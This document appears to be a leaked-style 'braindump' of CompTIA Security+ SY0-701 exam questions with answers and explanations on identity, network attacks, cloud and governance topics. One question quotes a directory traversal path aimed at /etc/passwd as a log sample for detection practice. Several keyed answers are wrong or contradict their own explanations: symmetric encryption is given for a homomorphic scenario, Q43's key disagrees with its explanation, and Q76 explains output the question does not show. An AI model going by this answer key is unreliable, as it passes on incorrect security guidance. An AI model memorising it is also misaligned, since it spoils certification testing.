Exam Questions SY0-701

CompTIA Security+ Exam

https://www.2passeasy.com/dumps/SY0-701/

NEW QUESTION 1
- (Exam Topic 1)
A security analyst needs to implement an MDM solution for BYOD users that will allow the company to retain control over company emails residing on the devices and limit data exfiltration that might occur if the devices are lost or stolen.Which of the following would BEST meet these requirements? (Select TWO).

A. Full-device encryption
B. Network usage rules
C. Geofencing
D. Containerization
E. Application whitelisting
F. Remote control

Answer: DE

Explanation:
MDM solutions emerged to solve problems created by BYOD. With MDM, IT teams can remotely wipe devices clean if they are lost or stolen. MDM also makes the life of an IT administrator a lot easier as it allows them to enforce corporate policies, apply software updates, and even ensure that password protection is used on each device. Containerization and application whitelisting are two features of MDM that can help retain control over company emails residing on the devices and limit data exfiltration that might occur if the devices are lost or stolen.
Containerization is a technique that creates a separate and secure space on the device for work-related data and applications. This way, personal and corporate data are isolated from each other, and IT admins can manage only the work container without affecting the user's privacy. Containerization also allows IT admins to remotely wipe only the work container if needed, leaving the personal data intact.
Application whitelisting is a technique that allows only authorized applications to run on the device. This way, IT admins can prevent users from installing or using malicious or unapproved applications that might compromise the security of corporate data. Application whitelisting also allows IT admins to control which applications can access corporate resources, such as email servers or cloud storage.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.office1.com/blog/byod-vs-mdm

NEW QUESTION 2
- (Exam Topic 1)
An organization is moving away from the use of client-side and server-side certificates for EAR The company would like for the new EAP solution to have the ability to detect rogue access points. Which of the following would accomplish these requirements?

A. PEAP
B. EAP-FAST
C. EAP-TLS
D. EAP-TTLS

Answer: B

Explanation:
EAP-FAST (Extensible Authentication Protocol-Flexible Authentication via Secure Tunneling) supports mutual authentication and is designed to simplify the deployment of strong, password-based authentication. EAP-FAST includes a mechanism for detecting rogue access points. References:
≫ CompTIA Security+ Study Guide Exam SY0-601, Chapter 4

NEW QUESTION 3
- (Exam Topic 1)
The Chief Executive Officer announced a new partnership with a strategic vendor and asked the Chief Information Security Officer to federate user digital identities using SAML-based protocols. Which of the following will this enable?

A. SSO
B. MFA
C. PKI
D. OLP

Answer: A

Explanation:
Federating user digital identities using SAML-based protocols enables Single Sign-On (SSO), which allows users to log in once and access multiple applications without having to enter their credentials for each one. References:
≫ CompTIA Security+ Certification Exam Objectives 1.3: Explain authentication and access controls.
≫ CompTIA Security+ Study Guide, Sixth Edition, pages 41-42

NEW QUESTION 4
- (Exam Topic 1)
A security assessment found that several embedded systems are running unsecure protocols. These Systems were purchased two years ago and the company that developed them is no longer in business Which of the following constraints BEST describes the reason the findings cannot be remediated?

A. inability to authenticate
B. Implied trust
C. Lack of computing power
D. Unavailable patch

Answer: D

Explanation:
If the systems are running unsecure protocols and the company that developed them is no longer in business, it is likely that there are no patches available to

remediate the issue. References:
> CompTIA Security+ Study Guide, Sixth Edition, pages 35-36

NEW QUESTION 5
- (Exam Topic 1)
Which of the following is a physical security control that ensures only the authorized user is present when gaining access to a secured area?

A. A biometric scanner
B. A smart card reader
C. APKItoken
D. A PIN pad

Answer: A

Explanation:
A biometric scanner uses physical characteristics such as fingerprints to identify an individual user. It is used to ensure that only the authorized user is present when gaining access to a secured area.

NEW QUESTION 6
- (Exam Topic 1)
Which of the following provides a catalog of security and privacy controls related to the United States federal information systems?

A. GDPR
B. PCI DSS
C. ISO 27000
D. NIST 800-53

Answer: D

Explanation:
NIST 800-53 provides a catalog of security and privacy controls related to the United States federal information systems. References: CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 3: Architecture and Design, pp. 123-125

NEW QUESTION 7
- (Exam Topic 1)
After a hardware incident, an unplanned emergency maintenance activity was conducted to rectify the issue. Multiple alerts were generated on the SIEM during this period of time. Which of the following BEST explains what happened?

A. The unexpected traffic correlated against multiple rules, generating multiple alerts.
B. Multiple alerts were generated due to an attack occurring at the same time.
C. An error in the correlation rules triggered multiple alerts.
D. The SIEM was unable to correlate the rules, triggering the alert

Answer: A

Explanation:
Multiple alerts were generated on the SIEM during the emergency maintenance activity due to unexpected traffic correlated against multiple rules. The SIEM generates alerts when it detects an event that matches a rule in its rulebase. If the event matches multiple rules, the SIEM will generate multiple alerts.
Reference: CompTIA Security+ Study Guide, Exam SY0-601, Chapter 3: Architecture and Design

NEW QUESTION 8
- (Exam Topic 1)
Ann, a customer, received a notification from her mortgage company stating her PII may be shared with partners, affiliates, and associates to maintain day-to-day business operations.
Which of the following documents did Ann receive?

A. An annual privacy notice
B. A non-disclosure agreement
C. A privileged-user agreement
D. A memorandum of understanding

Answer: A

Explanation:
Ann received an annual privacy notice from her mortgage company. An annual privacy notice is a statement from a financial institution or creditor that outlines the institution's privacy policy and explains how the institution collects, uses, and shares customers' personal information. It informs the customer about their rights under the Gramm-Leach-Bliley Act (GLBA) and the institution's practices for protecting their personal information. References:
> CompTIA Security+ Certification Exam Objectives - Exam SY0-601

NEW QUESTION 9
- (Exam Topic 1)
A security researcher is using an adversary's infrastructure and TTPs and creating a named group to track those targeted Which of the following is the researcher MOST likely using?

A. The Cyber Kill Chain
B. The incident response process
C. The Diamond Model of Intrusion Analysis

D. MITRE ATT&CK

Answer: D

Explanation:
The researcher is most likely using the MITRE ATT&CK framework. MITRE ATT&CK is a globally accessible knowledge base of adversary tactics, techniques, and procedures (TTPs) based on real-world observations. It helps security teams better understand and track adversaries by creating a named group, which aligns with the scenario described in the question. The framework is widely recognized and referenced in the cybersecurity industry, including in CompTIA Security+ study materials. References: 1. CompTIA Security+ Certification Exam Objectives (SY0-601):
https://www.comptia.jp/pdf/Security%2B%20SY0-601%20Exam%20Objectives.pdf 2. MITRE ATT&CK: https://attack.mitre.org/
MITRE ATT&CK is a knowledge base of adversary tactics, techniques, and procedures (TTPs) that are observed in real-world cyberattacks. MITRE ATT&CK provides a common framework and language for describing and analyzing cyber threats and their behaviors. MITRE ATT&CK also allows security researchers to create named groups that track specific adversaries based on their TTPs.
The other options are not correct because:
➢ A. The Cyber Kill Chain is a model that describes the stages of a cyberattack from reconnaissance to exfiltration. The Cyber Kill Chain does not provide a way to create named groups based on adversary TTPs.
➢ B. The incident response process is a set of procedures and guidelines that defines how an organization should respond to a security incident. The incident response process does not provide a way to create named groups based on adversary TTPs.
➢ C. The Diamond Model of Intrusion Analysis is a framework that describes the four core features of any intrusion: adversary, capability, infrastructure, and victim. The Diamond Model of Intrusion Analysis does not provide a way to create named groups based on adversary TTPs.
According to CompTIA Security+ SY0-601 Exam Objectives 1.1 Compare and contrast different types of social engineering techniques:
"MITRE ATT&CK is a knowledge base of adversary tactics, techniques, and procedures (TTPs) that are observed in real-world cyberattacks. MITRE ATT&CK provides a common framework and language for describing and analyzing cyber threats and their behaviors."
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://attack.mitre.org/

NEW QUESTION 10
- (Exam Topic 1)
Which of the following isa risk that is specifically associated with hesting applications iin the public cloud?

A. Unsecured root accounts
B. Zero day
C. Shared tenancy
D. Insider threat

Answer: C

Explanation:
When hosting applications in the public cloud, there is a risk of shared tenancy, meaning that multiple organizations are sharing the same infrastructure. This can potentially allow one tenant to access another tenant's data, creating a security risk. References: CompTIA Security+ Certification Exam Objectives (SY0-601)

NEW QUESTION 10
- (Exam Topic 1)
A financial institution would like to store its customer data in a cloud but still allow the data to be accessed and manipulated while encrypted. Doing so would prevent the cloud service provider from being able to decipher the data due to its sensitivity. The financial institution is not concerned about computational overheads and slow speeds. Which of the following cryptographic techniques would BEST meet the requirement?

A. Asymmetric
B. Symmetric
C. Homomorphic
D. Ephemeral

Answer: B

Explanation:
Symmetric encryption allows data to be encrypted and decrypted using the same key. This is useful when the data needs to be accessed and manipulated while still encrypted. References: CompTIA Security+ Study Guide, Exam SY0-601, Chapter 6

NEW QUESTION 15
- (Exam Topic 1)
Which of the following uses six initial steps that provide basic control over system security by including hardware and software inventory, vulnerability management, and continuous monitoring to minimize risk in all network environments?

A. ISO 27701
B. The Center for Internet Security
C. SSAE SOC 2
D. NIST Risk Management Framework

Answer: B

Explanation:
The Center for Internet Security (CIS) uses six initial steps that provide basic control over system security, including hardware and software inventory, vulnerability management, and continuous monitoring to minimize risk in all network environments. References:
➢ CompTIA Security+ Certification Exam Objectives 1.1: Compare and contrast different types of security concepts.
➢ CompTIA Security+ Study Guide, Sixth Edition, pages 15-16

NEW QUESTION 19
- (Exam Topic 1)

When planning to build a virtual environment, an administrator need to achieve the following,
• Establish polices in Limit who can create new VMs
• Allocate resources according to actual utilization'
• Require justication for requests outside of the standard requirements.
• Create standardized categories based on size and resource requirements Which of the following is the administrator MOST likely trying to do?

A. Implement IaaS replication
B. Product against VM escape
C. Deploy a PaaS
D. Avoid VM sprawl

Answer: D

Explanation:
The administrator is most likely trying to avoid VM sprawl, which occurs when too many VMs are created and managed poorly, leading to resource waste and increased security risks. The listed actions can help establish policies, resource allocation, and categorization to prevent unnecessary VM creation and ensure proper management. Reference: CompTIA Security+ Certification Exam Objectives, Exam SY0-601, 3.6 Given a scenario, implement the appropriate virtualization components.

NEW QUESTION 24
- (Exam Topic 1)
Which of the following environments can be stood up in a short period of time, utilizes either dummy data or actual data, and is used to demonstrate and model system capabilities and functionality for a fixed,
agreed-upon duration of time?

A. PoC
B. Production
C. Test
D. Development

Answer: A

Explanation:
A proof of concept (PoC) environment can be stood up quickly and is used to demonstrate and model system capabilities and functionality for a fixed, agreed-upon duration of time. This environment can utilize either dummy data or actual data. References: CompTIA Security+ Certification Guide, Exam SY0-501

NEW QUESTION 29
- (Exam Topic 1)
A security researcher is tracking an adversary by noting its attacks and techniques based on its capabilities, infrastructure, and victims. Which of the following is the researcher MOST likely using?

A. The Diamond Model of Intrusion Analysis
B. The Cyber Kill Chain
C. The MITRE CVE database
D. The incident response process

Answer: A

Explanation:
The Diamond Model is a framework for analyzing cyber threats that focuses on four key elements: adversary, capability, infrastructure, and victim. By analyzing these elements, security researchers can gain a better understanding of the threat landscape and develop more effective security strategies.

NEW QUESTION 30
- (Exam Topic 1)
An employee, receives an email stating he won the lottery. The email includes a link that requests a name, mobile phone number, address, and date of birth be provided to confirm employee's identity before sending him the prize. Which of the following BEST describes this type of email?

A. Spear phishing
B. Whaling
C. Phishing
D. Vishing

Answer: C

Explanation:
Phishing is a type of social engineering attack that uses fraudulent emails or other forms of communication to trick users into revealing sensitive information, such as passwords, credit card numbers, or personal details. Phishing emails often impersonate legitimate entities, such as banks, online services, or lottery organizations, and entice users to click on malicious links or attachments that lead to fake websites or malware downloads. Phishing emails usually target a large number of users indiscriminately, hoping that some of them will fall for the scam.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.kaspersky.com/resource-center/definitions/what-is-phishing

NEW QUESTION 34
- (Exam Topic 1)
A company has discovered unauthorized devices are using its WiFi network, and it wants to harden the access point to improve security. Which f the following configuration should an analysis enable
To improve security? (Select TWO.)

A. RADIUS

B. PEAP
C. WPS
D. WEP-EKIP
E. SSL
F. WPA2-PSK

Answer: AF

Explanation:
To improve the security of the WiFi network and prevent unauthorized devices from accessing the network, the configuration options of RADIUS and WPA2-PSK should be enabled. RADIUS (Remote Authentication Dial-In User Service) is an authentication protocol that can be used to control access to the WiFi network. It can provide stronger authentication and authorization than WEP and WPA. WPA2-PSK (WiFi Protected Access 2 with Pre-Shared Key) is a security protocol that uses stronger encryption than WEP and WPA. It requires a pre-shared key (PSK) to be entered on each device that wants to access the network. This helps prevent unauthorized devices from accessing the network.

NEW QUESTION 39
- (Exam Topic 1)
A security analyst reviews a company's authentication logs and notices multiple authentication failures. The authentication failures are from different usernames that share the same source IP address. Which of the password attacks is MOST likely happening?

A. Dictionary
B. Rainbow table
C. Spraying
D. Brute-force

Answer: C

Explanation:
Detailed
Password spraying is an attack where an attacker tries a small number of commonly used passwords against a large number of usernames. The goal of password spraying is to avoid detection by avoiding too many failed login attempts for any one user account. The fact that different usernames are being attacked from the same IP address is a strong indication that a password spraying attack is underway.

NEW QUESTION 42
- (Exam Topic 1)
A company would like to provide flexibility for employees on device preference. However, the company is concerned about supporting too many different types of hardware. Which of the following deployment models will provide the needed flexibility with the GREATEST amount of control and security over company data and infrastructure?

A. BYOD
B. VDI
C. COPE
D. CYOD

Answer: D

Explanation:
Choose Your Own Device (CYOD) is a deployment model that allows employees to select from a predefined list of devices. It provides employees with flexibility in device preference while allowing the company to maintain control and security over company data and infrastructure. CYOD deployment model provides a compromise between the strict control provided by Corporate-Owned, Personally Enabled (COPE) deployment model and the flexibility provided by Bring Your Own Device (BYOD) deployment model. References: CompTIA Security+ Study Guide, Chapter 6: Securing Application, Data, and Host Security, 6.5 Implement Mobile Device Management, pp. 334-335

NEW QUESTION 43
- (Exam Topic 1)
A junior security analyst is reviewing web server logs and identifies the following pattern in the log file:

http://comptia.org/../../../etc/passwd

Which of the following types of attacks is being attempted and how can it be mitigated?

A. XS
B. mplement a SIEM
C. CSR
D. implement an IPS
E. Directory traversal implement a WAF
F. SQL infection, mplement an IDS

Answer: C

Explanation:
Detailed
The attack being attempted is directory traversal, which is a web application attack that allows an attacker to access files and directories outside of the web root directory. A WAF can help mitigate this attack by detecting and blocking attempts to access files outside of the web root directory.
References: CompTIA Security+ Study Guide: Exam SY0-601, Chapter 4: Securing Application Development and Deployment, p. 191

NEW QUESTION 46
- (Exam Topic 1)
A security analyst notices several attacks are being blocked by the NIPS but does not see anything on the boundary firewall logs. The attack seems to have been thwarted Which of the following resiliency techniques was applied to the network to prevent this attack?

A. NIC Teaming
B. Port mirroring
C. Defense in depth
D. High availability
E. Geographic dispersal

Answer: C

Explanation:
Defense in depth is a resiliency technique that involves implementing multiple layers of security controls to protect against different types of threats. In this scenario, the NIPS likely provided protection at a different layer than the boundary firewall, demonstrating the effectiveness of defense in depth. References: CompTIA Security+ Certification Exam Objectives (SY0-601)

NEW QUESTION 48
- (Exam Topic 1)
While reviewing pcap data, a network security analyst is able to locate plaintext usernames and passwords being sent from workstations to network witches. Which of the following is the security analyst MOST likely observing?

A. SNMP traps
B. A Telnet session
C. An SSH connection
D. SFTP traffic

Answer: B

Explanation:
The security analyst is likely observing a Telnet session, as Telnet transmits data in plain text format, including usernames and passwords. Reference: CompTIA Security+ Certification Exam Objectives, Exam SY0-601, 1.2 Given a scenario, analyze indicators of compromise and determine the type of malware.

NEW QUESTION 49
- (Exam Topic 1)
Which of the following is required in order for an IDS and a WAF to be effective on HTTPS traffic?

A. Hashing
B. DNS sinkhole
C. TLS inspection
D. Data masking

Answer: C

Explanation:
an IDS (Intrusion Detection System) and a WAF (Web Application Firewall) are both used to monitor and protect web applications from common attacks such as cross-site scripting and SQL injection12. However, these attacks can also be hidden in encrypted HTTPS traffic, which uses the TLS (Transport Layer Security) protocol to provide cryptography and authentication between two communicating applications34. Therefore, in order for an IDS and a WAF to be effective on HTTPS traffic, they need to be able to decrypt and inspect the data that flows in the TLS tunnel. This is achieved by using a feature called TLS inspectio3n45, which creates two dedicated TLS connections: one with the web server and another with the client. The firewall then uses a customer-provided CA (Certificate Authority) certificate to generate an on-the-fly certificate that replaces the web server certificate and shares it with the client. This way, the firewall can see the content of the HTTPS traffic and apply the IDS and WAF rules accordingly34.

NEW QUESTION 53
- (Exam Topic 1)
A backdoor was detected on the containerized application environment. The investigation detected that a zero-day vulnerability was introduced when the latest container image version was downloaded from a public registry. Which of the following is the BEST solution to prevent this type of incident from occurring again?

A. Enforce the use of a controlled trusted source of container images
B. Deploy an IPS solution capable of detecting signatures of attacks targeting containers
C. Define a vulnerability scan to assess container images before being introduced on the environment
D. Create a dedicated VPC for the containerized environment

Answer: A

Explanation:
Enforcing the use of a controlled trusted source of container images is the best solution to prevent incidents like the introduction of a zero-day vulnerability through container images from occurring again. References: CompTIA Security+ Study Guide by Emmett Dulaney, Chapter 11: Cloud Security, Container Security

NEW QUESTION 55
- (Exam Topic 1)
A cybersecurity administrator needs to allow mobile BYOD devices to access network resources. As the devices are not enrolled to the domain and do not have policies applied to them, which of the following are best practices for authentication and infrastructure security? (Select TWO).

A. Create a new network for the mobile devices and block the communication to the internal network and servers
B. Use a captive portal for user authentication.
C. Authenticate users using OAuth for more resiliency
D. Implement SSO and allow communication to the internal network
E. Use the existing network and allow communication to the internal network and servers.
F. Use a new and updated RADIUS server to maintain the best solution

Answer: BC

Explanation:
When allowing mobile BYOD devices to access network resources, using a captive portal for user authentication and authenticating users using OAuth are both best practices for authentication and infrastructure security. A captive portal requires users to authenticate before accessing the network and can be used to enforce policies and restrictions. OAuth allows users to authenticate using third-party providers, reducing the risk of password reuse and credential theft.
References: CompTIA Security+ Study Guide, pages 217-218, 225-226

NEW QUESTION 57
- (Exam Topic 1)
A security team suspects that the cause of recent power consumption overloads is the unauthorized use of empty power outlets in the network rack Which of the following options will mitigate this issue without compromising the number of outlets available?

A. Adding a new UPS dedicated to the rack
B. Installing a managed PDU
C. Using only a dual power supplies unit
D. Increasing power generator capacity

Answer: B

Explanation:
A managed Power Distribution Unit (PDU) allows you to monitor and control power outlets on the rack. This will allow the security team to identify which devices are drawing power and from which outlets, which can help to identify any unauthorized devices. Moreover, with a managed PDU, you can also control the power to outlets, turn off outlets that are not in use, and set up alerts if an outlet is overloaded. This will help to mitigate the issue of power consumption overloads without compromising the number of outlets available.
Reference: CompTIA Security+ Study Guide (SY0-601) 7th Edition by Emmett Dulaney, Chuck Easttom

NEW QUESTION 59
- (Exam Topic 1)
A dynamic application vulnerability scan identified code injection could be performed using a web form. Which of the following will be BEST remediation to prevent this vulnerability?

A. Implement input validations
B. Deploy MFA
C. Utilize a WAF
D. Configure HIPS

Answer: A

Explanation:
Implementing input validations will prevent code injection attacks by verifying the type and format of user input. References: CompTIA Security+ Study Guide: Exam SY0-601, Chapter 8

NEW QUESTION 60
- (Exam Topic 1)
Which of the following BEST describes a social-engineering attack that relies on an executive at a small business visiting a fake banking website where credit card and account details are harvested?

A. Whaling
B. Spam
C. Invoice scam
D. Pharming

Answer: A

Explanation:
A social engineering attack that relies on an executive at a small business visiting a fake banking website where credit card and account details are harvested is known as whaling. Whaling is a type of phishing attack that targets high-profile individuals, such as executives, to steal sensitive information or gain access to their accounts.

NEW QUESTION 61
- (Exam Topic 1)
Which of the following must be in place before implementing a BCP?

A. SLA
B. AUP
C. NDA
D. BIA

Answer: D

Explanation:
A Business Impact Analysis (BIA) is a critical component of a Business Continuity Plan (BCP). It identifies and prioritizes critical business functions and determines the impact of their disruption. References: CompTIA Security+ Study Guide 601, Chapter 10

NEW QUESTION 64
- (Exam Topic 1)
A company's public-facing website, https://www.organization.com, has an IP address of 166.18.75.6. However, over the past hour the SOC has received reports of the site's homepage displaying incorrect information. A quick nslookup search shows hitps://;www.organization.com is pointing to 151.191.122.115. Which of the

following is occurring?

A. DoS attack
B. ARP poisoning
C. DNS spoofing
D. NXDOMAIN attack

Answer: C

Explanation:
The issue is DNS spoofing, where the DNS resolution has been compromised and is pointing to a malicious IP address. References: CompTIA Security+ Study Guide: Exam SY0-601, Chapter 7

NEW QUESTION 67
- (Exam Topic 1)
Which of the following would be BEST for a technician to review to determine the total risk an organization can bear when assessing a "cloud-first" adoption strategy?

A. Risk matrix
B. Risk tolerance
C. Risk register
D. Risk appetite

Answer: B

Explanation:
To determine the total risk an organization can bear, a technician should review the organization's risk tolerance, which is the amount of risk the organization is willing to accept. This information will help determine the organization's "cloud-first" adoption strategy. References: CompTIA Security+ Certification Exam Objectives (SY0-601)

NEW QUESTION 68
- (Exam Topic 1)
A user attempts to load a web-based application, but the expected login screen does not appear A help desk analyst troubleshoots the issue by running the following command and reviewing the output on the user's PC

```
user> nslookup software-solution.com
        Server:  rogue.comptia.com
        Address: 172.16.1.250
        Non-authoritative answer:
        Name: software-solution.com
        Address: 10.20.10.10
```

The help desk analyst then runs the same command on the local PC

```
helpdesk> nslookup software-solution.com
        Server:  dns.comptia.com
        Address: 172.16.1.1
        Non-authoritative answer:
        Name: software-solution.com
        Address: 172.16.1.10
```

Which of the following BEST describes the attack that is being detected?

A. Domain hijacking
B. DNS poisoning
C. MAC flooding
D. Evil twin

Answer: B

Explanation:
DNS poisoning, also known as DNS spoofing or DNS cache poisoning, is a form of computer security hacking in which corrupt Domain Name System (DNS) data is introduced into the DNS resolver's cache, causing the name server to return an incorrect result record, such as an IP address. This results in traffic being diverted to the attacker's computer (or any other malicious destination).
DNS poisoning can be performed by various methods, such as:
➢ Intercepting and forging DNS responses from legitimate servers
➢ Compromising DNS servers and altering their records
➢ Exploiting vulnerabilities in DNS protocols or implementations
➢ Sending malicious emails or links that trigger DNS queries with poisoned responses According to CompTIA Security+ SY0-601 Exam Objectives 1.4 Given a scenario, analyze potential
indicators to determine the type of attack:
"DNS poisoning, also known as DNS spoofing or DNS cache poisoning, is a form of computer security hacking in which corrupt Domain Name System (DNS) data is introduced into the DNS resolver's cache, causing the name server to return an incorrect result record."
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.cloudflare.com/learning/dns/dns-cache-poisoning/

NEW QUESTION 70
- (Exam Topic 1)
The technology department at a large global company is expanding its Wi-Fi network infrastructure at the headquarters building Which of the following should be closely coordinated between the technology, cybersecurity, and physical security departments?

A. Authentication protocol
B. Encryption type

C. WAP placement
D. VPN configuration

Answer: C

Explanation:
WAP stands for wireless access point, which is a device that allows wireless devices to connect to a wired network using Wi-Fi or Bluetooth. WAP placement refers to where and how WAPs are installed in a building or area.
WAP placement should be closely coordinated between the technology, cybersecurity, and physical security departments because it affects several aspects of network performance and security, such as:
≫ Coverage: WAP placement determines how well wireless devices can access the network throughout the building or area. WAPs should be placed in locations that provide optimal signal strength and avoid interference from other sources.
≫ Capacity: WAP placement determines how many wireless devices can connect to the network simultaneously without affecting network speed or quality. WAPs should be placed in locations that balance network load and avoid congestion or bottlenecks.
≫ Security: WAP placement determines how vulnerable wireless devices are to eavesdropping or hacking attacks from outside or inside sources. WAPs should be placed in locations that minimize exposure to unauthorized access and maximize encryption and authentication methods.

NEW QUESTION 73
- (Exam Topic 1)
Per company security policy, IT staff members are required to have separate credentials to perform administrative functions using just-in-time permissions. Which of the following solutions is the company Implementing?

A. Privileged access management
B. SSO
C. RADIUS
D. Attribute-based access control

Answer: A

Explanation:
The company is implementing privileged access management, which provides just-in-time permissions for administrative functions.

NEW QUESTION 76
- (Exam Topic 1)
A security analyst has received several reports of an issue on an internal web application. Users state they are having to provide their credentials twice to log in. The analyst checks with the application team and notes this is not an expected behavior. After looking at several logs, the analyst decides to run some commands on the gateway and obtains the following output:

```
Internet address     Physical address       Type
192.168.1.1          ff-ec-ab-00-aa-78      dynamic
192.168.1.5          ff-00-5e-48-00-fb      dynamic
192.168.1.8          00-0c-29-1a-e7-fa      dynamic
192.168.1.10         fc-41-5e-48-00-ff      dynamic
224.215.54.47        fc-00-5e-48-00-fb      static
```

Which of the following BEST describes the attack the company is experiencing?

A. MAC flooding
B. URL redirection
C. ARP poisoning
D. DNS hijacking

Answer: C

Explanation:
The output of the "netstat -ano" command shows that there are two connections to the same IP address and port number. This indicates that there are two active sessions between the client and server.
The issue of users having to provide their credentials twice to log in is known as a double login prompt issue. This issue can occur due to various reasons such as incorrect configuration of authentication settings, incorrect configuration of web server settings, or issues with the client's browser.
Based on the output of the "netstat -ano" command, it is difficult to determine the exact cause of the issue. However, it is possible that an attacker is intercepting traffic between the client and server and stealing user credentials. This type of attack is known as C. ARP poisoning.
ARP poisoning is a type of attack where an attacker sends fake ARP messages to associate their MAC address with the IP address of another device on the network. This allows them to intercept traffic between the two devices and steal sensitive information such as user credentials.

NEW QUESTION 78
- (Exam Topic 1)
Hackers recently attacked a company's network and obtained several unfavorable pictures from the Chief Executive Officer's workstation. The hackers are threatening to send the images to the press if a ransom is not paid. Which of the following is impacted the MOST?

A. Identify theft
B. Data loss
C. Data exfiltration
D. Reputation

Answer: D

Explanation:
The best option that describes what is impacted the most by the hackers' attack and threat would be D. Reputation. Reputation is the perception or opinion that others have about a person or an organization. Reputation can affect the trust, credibility, and success of a person or an organization. In this scenario, if the hackers send the unfavorable pictures to the press, it can damage the reputation of the Chief Executive Officer and the company, and cause negative

consequences such as loss of customers, partners, investors, or employees.

NEW QUESTION 82
- (Exam Topic 1)
An organization would like to remediate the risk associated with its cloud service provider not meeting its advertised 99.999% availability metrics. Which of the following should the organization consult for the exact requirements for the cloud provider?

A. SLA
B. BPA
C. NDA
D. MOU

Answer: A

Explanation:
The Service Level Agreement (SLA) is a contract between the cloud service provider and the organization that stipulates the exact requirements for the cloud provider. It outlines the level of service that the provider must deliver, including the minimum uptime percentage, support response times, and the remedies and penalties for failing to meet the agreed-upon service levels.

NEW QUESTION 86
- (Exam Topic 1)
A security engineer needs to create a network segment that can be used for servers thal require connections from untrusted networks. Which of the following should the engineer implement?

A. An air gap
B. A hot site
C. A VUAN
D. A screened subnet

Answer: D

Explanation:
A screened subnet is a network segment that can be used for servers that require connections from untrusted networks. It is placed between two firewalls, with one firewall facing the untrusted network and the other facing the trusted network. This setup provides an additional layer of security by screening the traffic that flows between the two networks. References: CompTIA Security+ Certification Guide, Exam SY0-501
